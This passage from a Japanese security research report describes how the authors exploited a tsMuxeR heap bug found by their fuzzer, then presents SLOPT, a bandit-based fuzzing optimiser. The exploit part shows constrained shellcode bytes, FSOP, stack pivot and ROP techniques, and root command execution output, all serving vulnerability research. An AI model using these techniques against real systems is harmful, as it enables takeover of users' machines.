b3	2f	90	b9	00	00	00	00
88	18	90	b9	00	00	00	00
...							

すべて32-bitに収まる値で表現できている

図 3. 3. 4.7 (a)実装したエンコーダが生成した、特定制約下でも動作するシェルコード

31	c0	90	b9	00	00	00	00
0c	90	90	b9	00	00	00	00
c1	e0	08	b9	00	00	00	00
0c	0d	90	b9	00	00	00	00
c1	e0	08	b9	00	00	00	00
0c	d0	90	b9	00	00	00	00
b3	2f	90	b9	00	00	00	00
88	18	90	b9	00	00	00	00
...							

XOR eax, eax; NOP; MOV ECX, 0h;

OR al, 90h; NOP; MOV ECX, 0h;

SHL eax, 08h; MOV ECX, 0h;

OR al, 0Dh; NOP; MOV ECX, 0h;

SHL eax, 08h; MOV ECX, 0h;

OR al, D0h; NOP; MOV ECX, 0h;

MOV bl, 2Fh; NOP; MOV ECX, 0h;

MOV [rax], bl; NOP; MOV ECX, 0h;

図 3. 3. 4.7 (b)実装したエンコーダが生成した、特定制約下でも動作するシェルコード

本シェルコードは、アドレス 0x900dd0 に値 0x2f を代入する操作である。図 3.4.4.7. (b) に示したように、本命令列は 8 バイトごとに、2 つあるいは 3 つの命令に分割できる。はじめに XOR 命令を利用して eax レジスタを 0 にする。この処理は 2 バイトであるため、次に 1 バイトの NOP 命令（何もしない命令）を挟んで 3 バイトとする。続く 1 バイト (0xb9) は ecx レジスタに対する MOV 命令として解釈されるため、上位 32-bit の 0 がすべて即値として解釈され、スキップできる。続く OR 命令は eax レジスタの下位 8 ビットに値を書き込む。同様に NOP 命令と MOV 命令で次の SHL 命令までスキップし、eax レジスタを 8 ビッ

ト左シフトする。結果として、`eax` レジスタに 8 ビットずつ値を構築できる。さらに、`bl` レジスタに値を書き込む `MOV` 命令および、`rax` レジスタの指すアドレスに `bl` レジスタの値を書き込む `MOV` 命令も 2 バイトで表現できるため、任意の 32-bit アドレスに 1 バイトを書き込む処理が実現できる。

このように、本エンコーダはシェルコードを 3 バイト以内の小さい命令列に分解し、32-bit ずつの書き込みという厳しい制約下でも自由なコードを実行できるように変換できる。本研究ではこのエンコーダを実装し、本脆弱性の制約下で任意コマンドを実行できるシェルコードを開発した。

続いて、シェルコードを実行可能にするためプログラムの実行を制御する必要がある。本研究では **File Structure Oriented Programming** ([105]) と呼ばれる既存手法を用い、これを実現した。この手法はファイルのバッファリングに関する関数テーブルを改ざんすることで、ファイルに対する読み書き等が発生したタイミングでプログラムの実行を制御する手法である。

しかし、本脆弱性で **File Structure Oriented Programming** を利用するにあたって、通常ファイル操作が発生する前に、脆弱性で破壊したヒープのエラーが検出され、実行が停止してしまうという問題に直面した。そこで、我々は対象プログラムが例外処理を活用していることに着目し、例外発生時に出力されるエラーを利用した。エラー出力もファイル構造体の機能を利用して出力されるため、攻撃コードを注入した後に意図的に例外を発生させることにより、**File Structure Oriented Programming** が機能することを発見した。詳細な手法については付録 A. コード A-3 に記載した **Exploit** コードを参照されたい。

メモリ上に配置したシェルコードを実行可能にするため、本研究では **Stack Pivot** ([106] [107]) および **Return Oriented Programming** ([108] [109]) と呼ばれる既存手法を用いた。これらの手法は、攻撃対象のプログラム中に現れる、スタックポインタを変更する命令列を実行させることで、攻撃者が用意した偽のスタックを利用させる手法である。

最終的なエクスプロイトコードは付録 A. コード A-3 に記載した。また、このエクスプロイトにより生成された攻撃用の `MOV` ファイルを対象ソフトウェアで変換しようと試みた際、実際に脆弱性を引き起こして任意コード実行が発生している様子を図 3. 3. 4.8 に示す。

エクスプロイトが生成した攻撃用のMOVファイルを開くとシステムコマンドが実行される
(例ではidおよびdateコマンドを実行)

```
# ./tsMuxeR exploit.mov
tsMuxeR version git-c37b76e. github.com/justdan96/tsMuxeR
uid=0(root) gid=0(root) groups=0(root)
Mon May 12 12:09:40 JST 2025
#
```

図 3. 3. 4.8 rezzuf が検出した脆弱性を攻撃してコンピュータの制御を奪取した様子

3. 4 RL を用いた最適化

3. 4. 1 ミクロな最適化 : SLOPT

本項では、我々が開発したファジングにおける変異アルゴリズムの最適化フレームワークである SLOPT について説明する。

(1) はじめに

Mutation-Based Fuzzer の変異アルゴリズムにおける最適化に関する既存研究を踏まえ、

それに伴う課題と本研究がいかんして解決するかを説明し、実際に挙げた成果についても触れる。

ファジングは、脆弱性を発見するための最も効果的で広く用いられる手法の一つである。与えられたテスト対象プログラム (PUT) のもとで、ファジングの目的はプログラムの異常終了を引き起こす入力を見つけることである。この問題に取り組むため、ファザーは与えられたテストケースを繰り返し変異させたり、与えられた文法に従ってランダムなバイト列を生成したりして新たな入力を得て、それらの入力でプログラムを実行する。その仕組みはシンプルであるにもかかわらず、ファジングは数多くのバグや脆弱性を発見し、ソフトウェアの品質と安全性向上に大きく貢献してきた ([110] [111])。

特定の PUT のタイプに合わせてファジングをカスタマイズすることで、その効果を最大限に引き出すことが可能である。例えば、XML のような固定構文のファイルフォーマットを対象としたファザーや、JavaScript エンジンやデータベース管理システムなど、特定の意味構造を持つソフトウェアを対象としたファザーの設計に関する研究が広く行われてきた ([74] [112] [62] [113] [114])。より一般的には、ファザーの使用者がファジング対象となるプログラムの範囲を明確に把握し、それらプログラムの特性を反映することができれば、入力やファイルのフォーマットを考慮した構造認識型 ([115] [116]) やヒューマン・イン・ザ・ループ型ファジング ([8]) のようにファザーの最適化を図ることが可能である。

一方で、OSS-Fuzz ([97]) に見られるように、多数のソフトウェア開発プロジェクトにおいて、特に指定されないままソフトウェア品質やセキュリティを保証するためにファザーがすでに活用されているケースがある。このような場合、多くは開発中に使用される自動化サービスの一つに過ぎず、開発者がファザーをカスタマイズして効果的に活用するためのコストを負担できない可能性もある。したがって、パラメータの調整やプログラム固有の最適化のような追加のエンジニアリングを要求することなく、提供されたプログラムの特性を考慮しつつファザーを自動的に調整し、その効果を最大化することが望ましい。

このような要求に応えるために、近年、オンライン最適化アルゴリズム、特にバンディットアルゴリズムが **Mutation-based Fuzzing** 効率を向上させる手段として注目されている ([95] [117] [118] [119] [96] [120] [94] [121])。これらのアルゴリズムは、フィードバックを利用するファジングが使用可能な環境であれば、どのような環境でも得られる最小限の情報を利用して動作することが期待されている。例えば、**Mutation-based Fuzzing** では、変異対象となるシードの選択や変異手法の選択など、複数の選択肢をランダムに決定して新たな入力を生成する。これらの選択をバンディット問題として扱うことで、ファザーはより多くの実行パスやバグを見つけることに成功している。

本研究では、**Mutation-based Fuzzing** における特定の 2 つの選択、すなわち変異の手法とシードに対して一度に適用する変異の回数を、バンディットアルゴリズムを用いて最適化する新しい最適化フレームワークである **SLOPT** を提案する。これにより、事前知識が一切なくとも、実行時に新たな実行パスを発見する可能性が高い変異手法と回数をファザーが識別できるようになる。バンディットアルゴリズムの利点を最大限に活用するために、以下の 3 つの重要な観察に基づいている。

1. バンディットに適した変異スキーム

我々は、変異の 2 つの選択を容易かつ直接的にバンディット問題として扱えるような、いわばバンディットに適した新たな変異スキームを導入する。従来のスキームでは一度に複数の種類の変異操作を適用するが、本研究のスキームではバンディット問題におけるステップごとのアームの選択が 1 つであることを踏まえ、一度の変異で厳密に 1 つのタイプの変異操作のみを使用する。我々は、このスキームが既存ファザーのスキームと同程度のコードカバレッジを達成できることを実験的に示す。

2. バッチサイズの最適化

本研究では変異手法だけでなく、一度にシードに対して適用する変異回数、つまりバッチ

サイズ (Batch size) の最適化も対象としている。既存の手法である HavocMAB ([94]) もこの概念を採用しているが、本研究ではシードの長さに応じて最適な Batch size が変化するという観察に基づき、Batch size の最適化にシードの長さを考慮する点が異なる。

3. ファジングに適したバンディットアルゴリズム

さらに、バンディットアルゴリズムを包括的に比較し、提案するフレームワークに最も適したアルゴリズムを特定した。我々の変異スキームにおいては、敵対的バンディットアルゴリズムを用いたファザーの性能が他のアルゴリズムを用いたファザーよりも劣ることを明らかにした。

これらの重要な観察を踏まえ、AFL++上に SLOPT を実装した SLOPT-AFL++を作成し、FuzzBench ([122]) および Magma ([102]) を用いて広範な性能評価を実施した。評価の結果、すべての PUT において SLOPT-AFL++はベースラインの AFL++より高いコードカバレッジを達成し、PUT に依存しない最適化を実現できることを実証した。また、OSS-Fuzz の実世界プログラムに対して SLOPT-AFL++を実行し、17 件のユニークなバグを発見した。そのうち 3 件はこれまで未発見の脆弱性であり、CVE 番号がアサインされた。

(2) 背景

本研究の理解に必要な背景知識を提供する。具体的には、Mutation-Based Fuzzing、およびバンディットアルゴリズムの基本的な概念について説明する。

1. Mutation-based Fuzzing

Mutation-based Fuzzing とは、初期入力 (シード) から始め、それらを変異させて新たな入力を生成し、それらをテスト対象プログラム (PUT) で実行することで新規の実行パスやバグを発見する手法である。代表的な Mutation-based Fuzzer である AFL (American Fuzzy Lop) ([5]) は、このタイプのファジングの典型例であり、効率的なバグ発見能力によって広く知られている。

Mutation-based Fuzzer の動作は、通常以下の 3 つのステップで構成される。

1. シードの選択: ファザーは入力キューから次に変異を加えるシードを選択する。AFL などのフィードバックを利用するファザーではシードの選択は通常、コードカバレッジを最大化するように設計されている。
2. 入力の変異: 選択されたシードは、バイトのランダム変更、ビットフリップ、ブロックの削除や挿入など、複数の変異操作を適用して変異される。AFL ではこのプロセスは "havoc" と呼ばれ、一度のシード変異で複数の操作が連続して適用される。
3. プログラム実行とフィードバックの収集: 変異によって生成された入力は、PUT で実行される。実行後、新規のコードパスやバグを発見すると入力キューに追加される。

これらのステップが繰り返されることで、ファザーは効果的に PUT 内の様々なパスやバグを探索する。

2. バンディットアルゴリズム

バンディット問題とは、複数の選択肢 (アーム) が存在し、各選択肢が未知の確率分布に従った報酬を与える状況下で、限られた試行回数の中で累積報酬を最大化する問題である。バンディット問題に対するアルゴリズムは、各選択肢を試す (探索) か、それまでの情報に基づいて最も良い選択肢を選ぶ (活用) かを動的に決定する必要がある。典型的なバンディットアルゴリズムには以下が含まれる。

- ϵ -greedy 法: 確率 ϵ でランダムな選択肢を選択 (探索) し、それ以外の確率 $(1-\epsilon)$ では最も良いと推定される選択肢を選択 (活用) する。

- **UCB (Upper Confidence Bound):** 各アームの推定報酬にその推定の不確実性を考慮した上限を追加し、この値が最大のアームを選択する。
- **Thompson Sampling:** 各アームの報酬分布をベイズ的にモデル化し、その後分布からサンプリングすることで選択を決定する。

バンディットアルゴリズムは、ファジングにおいても有効であることが示されており ([96])、特に変異操作やシード選択などの問題に適用される。本研究は、バンディットアルゴリズムを利用して変異操作と変異回数を効率的にオンラインで最適化することを目的としている。

(3) 関連研究

ファジングのオンライン学習に関する既存の研究とそれらに伴う課題について説明する。

1. Mutation-Based Fuzzer の改良

代表的なフィードバックを利用するファザーである **AFL** の登場以降、**Mutation-Based Fuzzer** の各種コンポーネントはさまざまな視点から洗練され、その効率（つまりコードカバレッジの向上）を改善することを目指してきた。**PUT** の実行速度や、その実行からフィードバックを得る速度を純粋に向上させることで効率化を達成した研究もある ([123] [124] [5] [125])。また、バイナリ計装やテイント解析、エミュレータを使って追加情報をフィードバックに与えることで、新規のコードブロックを見つけやすい入力生成することを目指した研究もあるほか、**SMT** ソルバーなどの制約解決手法を統合した研究も存在する ([32] [34] [126] [78] [12] [127] [37])。しかし、これらの技術は通常、導入に無視できない追加コストを伴う。具体的には **PUT** の実行速度を低下させ、ファザーのスループットを下げることがある。また、対応するプログラム実行環境が限られるため、ファジング可能な **PUT** の範囲が狭まってしまうこともある。

このような懸念から、追加情報なしで任意の **PUT** に対して効率的に機能するフィードバックを利用するファザーの最適化に関する研究も多く行われている。これらの研究の大半は、シード選択または変異という、**Mutation-Based Fuzzer** にとって必須の部分に焦点を当てている。これは、**Mutation-Based Fuzzer** が単純にシードの選択、新規入力の生成、**PUT** の実行というループを繰り返すためである。例えば、**AFLFast** はマルコフ連鎖としてファジングをモデル化することで、シードが新規入力を生成する回数を表すエネルギーと呼ばれるパラメータを最適化している ([6])。同様に、**Böhme** らは情報理論を利用して ([99])、**Patil** と **Kanade** は強化学習を導入して ([128])、エネルギーパラメータを調整した。別のアプローチとしては、**Rebert** らが最小セットカバー問題として保持するシードセットの最適化を試みている ([28])。**FairFuzz** は変異マスクを導入して、入力の中で変更する位置を限定し、希少な実行パスを引き起こす入力の生成確率を高めることを試みている ([98])。本研究は、これらの研究と同じく **PUT** に依存しない最適化を目標としているが、我々の研究ではバンディットアルゴリズムを適用し、それらをさらに効果的に活用できるようにバンディットに適したスキームを提案することに焦点を当てている。

2. 変異操作のオンライン最適化

オンライン最適化をファジングに適用する場合、最適化対象の選択にはいくつかのオプションが存在する。シードスケジューリングやファジング内のその他の要素を最適化するためにバンディット問題を採用した研究もあるが ([119] [120] [121])、変異操作の選択にオンライン最適化を適用した研究が本研究と最も密接に関連する。例えば、**MOpt** は **PUT** ごとに有望な変異操作が異なるという観察に基づいて、粒子群最適化に似た独自のヒューリスティックを用いて変異操作の選択確率を実行時に最適化する ([129])。しかし、(5) 評価で示す通り、**MOpt** は最適化後の性能がしばしば悪化し、**PUT** に依存しないオンライン最適化手法としては十分とは言えないことがある。

Karamcheti らは **AFL** のランダム変異 (**havoc**) に **Thompson Sampling** を統合し、その

有効性を確認している ([95])。彼らは AFL のみを修正したが、その変異スキーム自体は一般的に他のファザーにも適用可能である。しかし、本研究のスキームとは異なり、彼らのスキームは Credit Assignment 問題に悩まされている。彼らは havoc を変更せずに Thompson Sampling をそのまま追加したため、一度に複数の変異操作を選択する必要がある。これは原理的に古典的な確率的バンディット問題では対応が困難である。この問題を回避するため、彼らは一度に選択される変異操作の数 (Batch size) をヒューリスティックに固定した。このことは任意の Batch size を使ったバンディットアルゴリズムの適用という問題を未解決のままにしている。本研究では、(4) SLOPT の概要で示す通り、従来の havoc スキームを若干変更することにより、Credit Assignment 問題を回避し、この未解決問題を解決する。

CMFuzz は、Karamcheti らのスキームを拡張し、変異するシードをコンテキストとして扱うことで、LinUCB を用いて変異操作の選択を最適化する ([96])。これは有望であるが、彼らのスキームも Credit Assignment 問題の影響を受け、小さな定数に Batch size を固定する必要がある。

HavocMAB ([94]) では havoc を詳細に分析し、Batch size と変異操作の選択をバンディットアルゴリズムが適応的に最適化できる新しいスキームを提案した。彼らの提案と本研究の方法は似ているが、設計思想に重要な違いがあり、本研究はシードサイズに応じて Batch size を最適化する点で異なっている。

(4) SLOPT の概要

バンディットアルゴリズムを活用した Mutation-based Fuzzing のための新たな最適化フレームワークである SLOPT について説明する。

1. バンディットに適した変異スキーム

コード 3. 4. 1.1 は、既存のファザー (たとえば AFL ファミリー ([47] [6] [31] [5])、Honggfuzz ([130])、Angora ([126]) など) で広く採用されているランダム変異のスキームを示している。このスキームでは、変異操作を選択し、それをソースシードに対して batch_size 回適用する。結果として、生成された入力が入力が PUT に新たな実行経路をもたらして報酬を得た場合でも、複数の操作のうちどれがその発見に寄与したのかが不明瞭になる。ゆえに、このスキームは変異操作選択の確率分布を最適化するうえで好都合とはいえない形をしている。

```
def RandomMutation(seed):
    input_bytes = CopyBytesFromSeed(seed)
    batch_size = DecideBatchSize()
    for _ in range(batch_size):
        mutation = SelectOperator()
        pos = SelectPosition(input_bytes)
        input_bytes = ApplyOperator(mutation, input_bytes, pos)
    return input_bytes
```

コード 3. 4. 1.1 ランダム変異スキームの擬似コード

我々は、このスキームを以下の仮定に基づいて再構成した。すなわち、「1 つの入力を生成する際に用いる複数の変異操作は、互いに協調して作用する可能性が低い」というものである。言い換えると、このスキームは「複数のほぼ独立な変異操作を同時に適用し、その結果を一括で PUT に与えるだけ」であり、まとめてバッチ処理を行う形とみなせる。

図 3. 4. 1.1 は、コード 3. 4. 1.2 で示す提案スキームの核心概念を描いており、その根幹にあるのが上記の仮定である。この仮定のもとでは、1 つの入力にわざわざ複数種の変異操作を混在させる必要はない。実際、それぞれの変異操作を入力別の別々のコピーに適用しそれらを個別にテストすることで、同程度のコードカバレッジを得られるはずである。さらに、この仮定によって分離された変異操作を任意に再結合できる。なぜなら、操作同士

が互いに干渉し合わないと想定されるからである。したがってコード 3.4.1.2 では、一度のバッチで用いる変異操作を 1 種類だけに限定することが正当化される。

```
def RandomMutation(seed):
    input_bytes = CopyBytesFromSeed(seed)
    batch_size = DecideBatchSize()
    mutation = SelectOperator() # 変更箇所
    for _ in range(batch_size):
        pos = SelectPosition(input_bytes)
        input_bytes = ApplyOperator(mutation, input_bytes, pos)
    return input_bytes
```

コード 3.4.1.2 我々が提案する変異スキームの擬似コード




図 3.4.1.1 コード 3.4.1.2 のコンセプト。

それぞれの四角は入力内のバイトを表し、色付きの四角は変異操作によって変更されたバイトを表す。

しかし、この仮定が当てはまらない場合も存在する。たとえば、非常に多くの変異操作を 1 回のバッチにまとめて投入した場合、生成した入力 PUT のごく初期段階の実行でエラーに至り、新たな実行経路を発見しないまま終わる可能性が高い。もしそれほど多くの操作を同時に投入せず同じ操作を複数の入力に分散して適用すれば、より多くの実行経路を発見できたかもしれない。したがってこの状況に限っては、変異操作同士は相互に依存的であるといえる。

そこで、この仮定が多くのケースで通用し得るか、そして本研究の基盤となり得るかを確認するために、コード 3.4.1.1 とコード 3.4.1.2 の双方を AFL++ に導入し、得られるコードカバレッジを比較した。もし 2 種類の AFL++ 実装が得られるカバレッジに有意差を示さないのであれば、仮定は実用上問題なく成り立ち、コード 3.4.1.2 も問題なく適用可能とみなせる。もちろん、この仮定が常に成り立つ必要はなく、重要なのはファザーが従来のコード 3.4.1.1 を守り続ける必要があるか否かである。

実験では、FuzzBench から選んだ 10 個の PUT に対して、それぞれ 24 時間ずつ 2 種類の

AFL++を 10 回ずつ実行した。PUT の選択方法などその他の詳細設定は(5) 評価で述べる。

結果を図 3.4.4.2 に示す。テストした全 PUT において、我々の提案スキームを組み込んだ AFL++は、従来の AFL++と比べて顕著な性能悪化や伸び悩みを示さなかった。グラフを見ると両者とも類似したカバレッジの上昇傾向を示し、むしろ提案スキームを組み込んだ AFL++のほうが高いカバレッジを獲得する例もあった。つまり、コード 3.4.1.1 をコード 3.4.1.2 に置き換えてもデメリットは確認されなかったといえる。これは、コード 3.4.1.2 を使うことでバンディットアルゴリズムを直接適用できるようにファザーを変換する合理的な根拠となる。




図 3.4.1.2 コード 3.4.1.1 とコード 3.4.1.2 の比較結果。
x 軸と y 軸はそれぞれ「生成された入力の数」と「エッジカバレッジ」を示す。
実線とその上下の破線はそれぞれ 50%、75%、25%の分位数を示す。

2. Batch size の最適化 (Optimizing Batch size)

シードが与えられた場合、Mutation-based Fuzzer は、そのシードに複数回変異を適用して変更を加える。AFL の場合、シードに対して適用される変異の回数は、乱数である t とそれを指数とする 2^t によって決まる。我々はこの t を「バッチ指数 (batch exponent)」と呼び、 2^t を「バッチサイズ (Batch size)」と呼ぶ。

HavocMAB では、各 PUT (Program Under Test : 被テストプログラム) に対してこの Batch exponent を最適化することで、ファザーの性能を向上できることを示した ([94])。我々もまた Batch size に着目しているが、我々のアイデアは、Batch size を最適化する際に PUT ごとの違いだけでなく、変更対象となるシードのサイズや適用する変異の種類も考慮する点で異なる。

まず我々は、「最適な Batch size はシードサイズに依存する」という仮説を立てた。この仮説を検証するために、我々は AFL++ によるファジング中に保存されたシードを収集し、それらを親シードのサイズごとに分類し、それぞれのシードを生成する際に何回の変異が適用されたかを分析した。我々は FuzzBench から取った複数の PUT に対して、AFL++ を 24 時間 $\times$ 30 回実行し、その結果を図 3.4.1.3 にまとめた。AFL++ はランダムに Batch size を選択しているにもかかわらず、同じ PUT 内でも、シードサイズによって効果的な Batch size の分布が異なることが分かった。このことは、シードサイズを考慮せずにすべての Batch size に同じ確率を割り当ててではなく、シードサイズに応じて適切に重み付けをすることで、効率的に新しい実行パスを見つけることが可能になることを示唆している。そのため我々は、異なるシードサイズごとに、それぞれ独立したバンディット問題 (bandit problem) のインスタンスを用意する。




図 3.4.1.3 シード生成時に発生した変異回数の分布 (PUT、シードサイズごと)。
バー内のラベル $[x, y]$ は Batch exponent の範囲であり、Batch size が 2^x 以上 2^y 未満であることを意味する。

また、興味深いことに、PUT の約半数ではシードサイズが大きくなるにつれて **Batch size** が 2^2 である割合が減少するという傾向が見られた。これは、変異を並列的に（バッチ処理として）適用した場合、同時に適用する変異数が多いほど効率が良いということを示している可能性がある。一方で、一度にあまりに多くの場所を変更するとシードの構造全体が簡単に破壊されてしまうリスクがある（例えばマジックナンバーの破壊）。しかし、シードが大きくなるにつれ、相対的に重要な部分に変異の対象として選択される確率が下がるため、このようなリスクも減少する。ただし、この説明はあくまで一つの可能性であり PUT の残り半分には当てはまらないことも考えると、この現象についてはさらなる調査が必要である。

さらに、**Batch size** を最適化する際には、選択される変異操作の違いについても注意を払う必要がある。新しいコードブロックを効率的に発見するために、さまざまな変異操作が開発されている。例えば、AFL ベースのファザーには「**flip_bit**」（1 バイトだけ変更）や「**clone_bytes**」（多数のバイトを追加する可能性がある）などの演算子が含まれている。変更されるバイトの位置を正確に制御するためには、変異操作ごとに異なるバンディット問題インスタンスを用意する必要がある。

これらの観点に基づいて、我々は SLOPT において次のメカニズムを用いて **Batch exponent** を決定するよう設計した。一つの固定された **Batch exponent** やランダムな数を使用するのではなく、後に説明する「ファジニングに適したバンディットアルゴリズム」を導入し、PUT ごとに **Batch exponent** を最適化する。また我々は、異なるシードサイズおよび変異操作ごとに独立したバンディット問題インスタンスを準備する。シードサイズは任意の非負整数であり、すべてのサイズごとにインスタンスを準備するのは現実的ではないため、シードサイズを以下の 5 つのグループに分類した：

- $[0, 10^2)$
- $[10^2, 10^3)$
- $[10^3, 10^4)$
- $[10^4, 10^5)$
- $[10^5, \infty)$

これらの区分けには調整の余地があるが、我々の観察によればこの分類がシードサイズの一般的な傾向を捉えるのに有効であることが示されている。

元々の AFL++ では **Batch exponent** が最大 7 であるため、各バンディットインスタンスに 7 つのアーム（選択肢）を用意し、 t 番目のアームが **Batch exponent** t に対応する。変更対象のシードおよび使用する変異操作が与えられた場合、SLOPT はシードサイズと変異操作に対応したバンディットインスタンスを取得し、アームを選択して **Batch exponent** t を決定する。その後、 2^t 回の変異を適用し、変更されたシードが新しい実行パスを発見したかどうかをテストする。発見された場合、そのアームに報酬を与える。

3. ファジニングに対するバンディットアルゴリズム

本研究で提示したスキームは、バンディットアルゴリズムを自然に適用できるように設計しているが、どのバンディットアルゴリズムを使っても同等の性能向上が得られるとは限らない。先行研究にあるように、もしファジニングをバンディット問題として捉え、報酬を「新たな実行経路あるいはクラッシュを発見したかどうか」と定義すると、そうした発見の回数には有限の上限があるため、時間が経つにつれて得られる報酬は減少していく（[117] [118] [120] [121]）。その結果、期待報酬の推定値が悪化する。たとえば UCB1（[87]）のように、期待報酬の正確な推定に依存して「有望なアームを必要な回数だけ選択する」タイプのバンディットアルゴリズムでは、仮に最適アームを正しく推定できていたとしても推定値が悪化するだけで性能が下がりうる。ゆえに、これらの先行研究では、期待報酬の変化を許容可能なバンディットアルゴリズム、具体的には敵対的または非定常なバンディットアルゴリズム

を用いていた。

この懸念が性能にどの程度深刻な影響を与えるか、そして SLOPT においてどのバンディットアルゴリズムが最適かを検討するために、我々は複数のバンディットアルゴリズムを組み込んだ SLOPT-AFL++を実装し、OSS-Fuzz ([97])に含まれる 10 個の PUT (プログラム)を対象に各 24 時間・10 回ずつ実行した。OSS-Fuzz を選択した理由は、Böhme ら ([22])が指摘したように、(5) 評価で用いるベンチマークだけに合わせて「どのアルゴリズムが最善か」を単に判定すると過適合になる可能性があるためである。また、これにより実用的かつ多様なプログラムにも適用可能であることを示し、かつ比較可能性を維持する目的から、初期シードや辞書、コマンドライン引数といった設定を、OSS-Fuzz インフラで用いられているものと合わせて揃えた。また、選択バイアスを最小限に抑えるため、AFL++でビルドおよび実行が可能で、かつ我々が独自修正を施さなくてもエラーなくビルドできる 64 プロジェクトをまず列挙し、そこからランダムに 10 プロジェクトを選んだ (表 3. 4. 1.1 に一覧を示す)。ビルド時にエラーが出るものを排除したのは、アドホックな修正を施すことで実験者バイアスが入り得るのを避けるためである。

表 3. 4. 1.1 評価に使用した PUT の一覧。ソースコードが Git で管理されている場合、実験時点におけるメインブランチの最新バージョンを使用した。バージョンの「+」記号は使用されたソースコードが公式のリリースバージョンでは無い事を意味する。

プロジェクト	バージョン	コミット ID	PUT	初期シード のフォーマット	初期のエ ッジカバ レッジ
Bloaty	v1.1+	60209eb	fuzz_target	Executable (e.g., ELF, PE, Mach-O)	4773
libmpeg2	N/A	5432dc1	mpeg2_dec_fuzzer	MPEG2	2428
PHP	8.0+	fdf0455f	php-fuzz-execute	PHP sourcecode	25241
HarfBuzz	3.1.0	77ecec5	hb-shape-fuzzer	Font (e.g., TrueType, OpenType)	15298
Xpdf	4.03	N/A	fuzz_pdfload	PDF	4755
libtpm2	N/A	bc3bb26	tpm2_execute_ command_fuzzer	TPM command	3884
libyaml	v0.2.5+	f8f760f	libyaml_dumper_fuzzer	YAML	1310
libzip	1.8.0+	bff2eb9	zip_read_fuzzer	ZIP	805
libgit2	v1.3.0+	50b4d53	download_refs_fuzzer	Git packet	3911
file	5.41+	fcbb5d8	magic_fuzzer	any (e.g., Zstd compressed file)	1171

我々が実装したバンディットアルゴリズムの一覧を表 3. 4. 1.2 に示す。なお、dBE に関しては SIVO ([117])の実装とパラメータ設定およびヒューリスティクスをそのまま踏襲している。SIVOの実装する Boltzmann exploration ([117])は、実装で導入したヒューリスティクスの影響でオリジナルの実装 ([131])と異なる部分があるが、それも含めて再現している。実験設定の詳細は(5) 評価の実験環境のセットアップに記載している。

表 3. 4. 1.2 実験で使用するために実装したアルゴリズム

アルゴリズム	種類
UCB1 ([87])	統計的バンディットアルゴリズム
KL-UCB ([132])	統計的バンディットアルゴリズム
Thompson sampling (TS) ([89])	統計的バンディットアルゴリズム
discounted TS (dTS) ([90])	非統計的バンディットアルゴリズム
discounted Boltzmann Exploration (dBE) ([117] [133] [117])	非統計的バンディットアルゴリズム
adaptive shrinking TS(ADS-TS) ([91] [92])	非統計的バンディットアルゴリズム
EXP3-IX ([134])	敵対的バンディットアルゴリズム
